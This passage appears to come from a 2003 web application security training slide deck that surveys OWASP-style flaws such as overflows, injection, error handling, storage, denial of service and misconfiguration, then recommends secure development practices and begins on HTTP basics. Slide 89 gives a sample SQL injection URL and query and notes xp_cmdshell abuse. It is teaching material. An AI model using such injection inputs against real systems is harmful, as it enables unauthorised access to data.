
Copyright ©2003 by infosecguru.com, All Rights Reserved 87 Buffer Overflows • Common Attack Names – Stack Overflows – Heap Overflows – Format Strings • Impact – Remote System Access (Often OS) – Ability to Execute Commands and Code Of Attackers Choice • Realistic Examples – Attacker Spawns an Interactive Shell on the Web Server • Additional Notes – Modern Languages (Java, C#) Manage Memory Automatically – Still A Lot of Legacy C CGI in the World !


Copyright ©2003 by infosecguru.com, All Rights Reserved 88 Injection Flaws • Common Attack Names – OS Command Injection – Script Injection – SQL Injection • Impact – Read and Write Data in System Backend – Run Arbitrary OS Commands – Execute Code of Their Choice • Realistic Examples – Attacker Reads Entire Database Through Web Browser – Attacker Adds Dollars to His / Her Bank Account – Attacker Reads Password File from Web Server • Additional Notes – These Attacks Are On the Increase – Modern Frameworks (.NET, Java) Have Basic Mechanisms for Stopping Them – Creating Data Access API’s Go Along Way to Preventing SQL Injection – Common Input Validation Routines Helps Significantly
Copyright ©2003 by infosecguru.com, All Rights Reserved 89 Injection Flaws • SQL Injection Example http://www.site/balance.asp?account_id=755+OR+1=1;-- SELECT * FROM bankacct WHERE userID=755 OR 1=1;--; – This would return all rows from the table – Note: Whether or not the data would be displayed depends on the rest of the code – Often Attackers Will Use Core Database Functionality like xp_cmdshell to Launch Attacks

Copyright ©2003 by infosecguru.com, All Rights Reserved 90 Improper Error Handling • Impact – Sensitive Data “spilled” to the attacker • Realistic Examples – Database Connection Strings Contained in Verbose Error Messages – “Username not registered” facilitates accurate brute force password guessing – Software Version 5.2 • Additional Notes – Modern Frameworks Have Global Error Handling Routines – Configuration Management Goes Along Way

Copyright ©2003 by infosecguru.com, All Rights Reserved 91 Insecure Storage • Impact – Data Disclosure – Privacy Violations • Realistic Examples – Personal Data Weekly Stored In Cookies – Passwords Obfuscated in Databases • Additional Notes – Developers Are Generally Not Good Cryptographers – Modern Frameworks Have Good Cryptographic API’s

Copyright ©2003 by infosecguru.com, All Rights Reserved 92 Denial of Service • Impact – Loss of Business • Realistic Examples – User Account Lockouts – Users Unsubscribed from Services • Additional Notes – New to OWASP Top Ten for 2004 – More Self Service Sites – Predict that a Major Site Will Suffer from Application DoS This Year
Copyright ©2003 by infosecguru.com, All Rights Reserved 93 Insecure Configuration Management • Common Attack Names – Default Username and Passwords – Insecure Example Applications – Open Administrative Interfaces – Remote Publishing Enabled • Impact – Web Server Defacement – Remote System Compromise • Realistic Examples – Java Application Server Admin Consoles – WebDAV enabled (PUT and DELETE content to web server)

Copyright ©2003 by infosecguru.com, All Rights Reserved 94 Insecure Configuration Management ASP Sample Application with Security Implications
Copyright ©2003 by infosecguru.com, All Rights Reserved 95 Considerations Revisited – Could any firewall stop this from happening? – Could SSL Stop This from Happening? – Would This Type of Attack Show Up In Any Intrusion Detection System? – How Would I Fix This Type of Problem?
Copyright ©2003 by infosecguru.com, All Rights Reserved 96 What is the Big Deal? • You Own the Code and therefore The Problem – Unlike Windows Where Eventually Microsoft Fixes it • Web Has Become Lowest Common Denominator Interface to All Data – Sensitive Banking, Payroll, Medical – Web Services • Network Security Has Paved Way for a Consistent Open Communication Channel – HTTP is Almost Always Open – XML, HTTP and SSL – “The Integration Dream Team” • Security Consultants Are Generally Not Skilled in Application Security – Not Developers – Network / OS Centric – Don’t Have an Online Bank To Learn From
Copyright ©2003 by infosecguru.com, All Rights Reserved 97 What Are Some Solutions to the Problem? • No Silver Bullet – Scanning Technology Finds About 20% of Issues – Application Firewalls Can’t Understand Human Logic • Think Strategic Not Tactical – Costs 100 Times Less To Fix Issue at Design Than in Production • Security for Software Development Lifecycle (SDLC) – Think about a RUP for Security • Define Security Requirements • Create Security Patterns • Test Early and Often • Testing Application Security Effectively is Not About Black Box Scanning – Documentation – Development Process – Design and Architecture – Code Analysis and Manual Inspection – Implementation and Configuration Management (Which Maybe Scanning)
Copyright ©2003 by infosecguru.com, All Rights Reserved 98 What Are Some Solutions to the Problem? • Process – Security for Software Development Lifecycle • Build Secure Development Process – Create Strong Documentation • Application Security Policy • Requirements Gathering • Design • Threat Models • People – Develop Security Culture – Educate Developers and System Designers – Help Developers Do The Right Thing • Technology – Develop Application Security Architectures – Build Re-Useable Components – Use Safe Frameworks and Languages
Copyright ©2003 by infosecguru.com, All Rights Reserved 99 HTTP & HTML Understanding RFC 2616
Copyright ©2003 by infosecguru.com, All Rights Reserved 100 HTTP – HyperText Transfer Protocol • HTTP – The protocol behind the web (WWW) • Versions: 0.9, 1.0, 1.1 • RFCs: 1945, 2068, 2616 • By understanding how HTTP works, you’ll be able to: 1. Manually query web servers and receive low-level information that typical web browsers hide from the user. 2. Understand the interaction between web clients and web servers 3. Develop web related software, such as CGIs and ASPs more easily

Copyright ©2003 by infosecguru.com, All Rights Reserved 101 HTTP Basics • Let’s take a look at the user’s request from the browser: http://www.site.com:80/ – http:// - use the HTTP protocol – www.site.com- name of remote server (site) – :80 – connect to the remote computer at port 